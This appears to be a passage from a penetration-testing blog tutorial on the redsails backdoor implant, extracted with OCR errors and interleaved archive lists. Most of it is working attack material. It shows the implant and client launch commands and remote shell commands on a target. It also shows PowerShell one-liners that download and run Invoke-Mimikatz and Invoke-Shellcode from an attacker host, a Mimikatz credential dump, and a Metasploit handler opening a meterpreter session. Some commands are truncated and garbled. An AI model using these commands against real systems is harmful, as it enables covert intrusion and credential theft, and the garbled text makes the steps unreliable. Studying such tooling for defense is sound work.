
Penetration Testing Lab

Articles from the Pentesting Field




The Microsoft Visual C++ compiler is also needed prior to the installation of pycrypto.

The implant needs to be executed on the target with the following parameters:

1 redsails.exe -a <IP Address> -p <password> -o <port>

The same port and password needs to be used and on the command and control server in order to establish a shell.

python redsailsClient.py -t <IP Address> -p <password> -o <po</pre>



redsails – Client Parameters

No new connections will established and the port will remain in listening mode even though there is a direct connection.

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


Even if a port is not open on the host it is still possible to use it for command execution without creating any new connections.

roto	Local Address	Foreign Address	State	PID
CP	0.0.0.0:135	0.0.0.0.0	LISTENING	728
CP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
CP	0.0.0.0:3389	0.0.0.0:0	LISTENING	996
CP	0.0.0.0:49152	0.0.0.0:0	LISTENING	388
CP	0.0.0.0:49153	0.0.0.0:0	LISTENING	792
CP	0.0.0.0:49154	0.0.0.0:0	LISTENING	932
CP	0.0.0.0:49155	0.0.0.0:0	LISTENING	492
CP	0.0.0.0:49156	0.0.0.0:0	LISTENING	512
CP	0.0.0.0:49157	0.0.0.0:0	LISTENING	928
CP	192.168.100.1:139	0.0.0.0:0	LISTENING	4
CP	[::]:135	[::]:0	LISTENING	728
CP	[::]:445	[::]:0	LISTENING	4
CP	[::]:3389	[::]:0	LISTENING	996
CP	[::]:49152	[::]:0	LISTENING	388
CP	[::]:49153	[::]:0	LISTENING	792
CP	[::]:49154	[::]:0	LISTENING	932
ГСР	[::]:49155	[::]:0	LISTENING	492

redsails - Port 22 is not Active


```
May 2018
> April 2018
> January 2018
December 2017
November 2017
October 2017
September 2017
August 2017
> July 2017
> June 2017
May 2017
> April 2017
March 2017
> February 2017
> January 2017
November 2016
> September 2016
> February 2015
> January 2015
> July 2014
> April 2014
> June 2013
May 2013
> April 2013
March 2013
> February 2013
> January 2013
December 2012
November 2012
October 2012
> September 2012
```



redsails - Shell via Closed Port

Commands can be executed from the redsails console on the target.

1 SHELL::net users 2 SHELL::whoami 3 SHELL::ipconfig



 $redsails-Executing\ Shell\ Commands$

Redsails has also PowerShell support therefore it can execute PowerShell commands.

- August 2012
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Blogroll

```
redsails> PSHELL::$psversiontable
Name
                                Value
CLRVersion
                                2.0.50727.5420
BuildVersion
                                6.1.7601.17514
PSVersion
WSManStackVersion
                                2.0
PSCompatibleVersions
                               {1.0, 2.0}
SerializationVersion
                                1.1.0.1
PSRemotingProtocolVersion
                                2.1
```

redsails - PowerShell

Additional PowerShell scripts can be used in order to perform further recon on the target or gather credentials from memory.

PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://

```
redsails> PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://192.168.1
00.2/tmp/Invoke-Mimikatz.psl');Invoke-Mimikatz
Hostname: WIN-I3CKDACIM09 / S-1-5-21-1000533383-3452034519-712361216
           mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
  ## ^ ##. "A La Vie, A L'Amour"
            Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
             http://blog.gentilkiwi.com/mimikatz
  '#####'
                                              with 20 modules * * */
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 85011 (00000000:00014c13)
Session
                  : Interactive from 1
User Name
                  : User
Domain
                  : WIN-I3CKDACIMO9
Logon Server
                  : WIN-I3CKDACIM09
Logon Time
                  : 9/29/2017 1:13:49 AM
                    S-1-5-21-1000533383-3452034519-712361216-1000
SID
```

redsails – Executing Mimikatz

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It is also possible to upgrade this shell to a meterpreter session by executing the Invoke-Shellcode powershell script.

PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://



reasults Execute Shellcode via I ower Shel

The following Metasploit module can be used to receive the connection:

- 1 exploit/multi/handler
 2 set payload windows/meterpreter/reverse http
- [*] Started HTTP reverse handler on http://192.168.100.2:8080
 [*] Starting the payload handler...
 [*] http://192.168.100.2:8080 handling request from 192.168.100.1; (UUID: tauka6 8y) Staging x86 payload (958531 bytes) ...
 [*] Meterpreter session 1 opened (192.168.100.2:8080 -> 192.168.100.1:49168) at 2017-09-29 06:04:11 -0400

 meterpreter >

redsails - Meterpreter Session

However this will defeat the purpose of the tool since a new connection will be established and it would be easier to be detected by any host intrusion prevention system.

Professional

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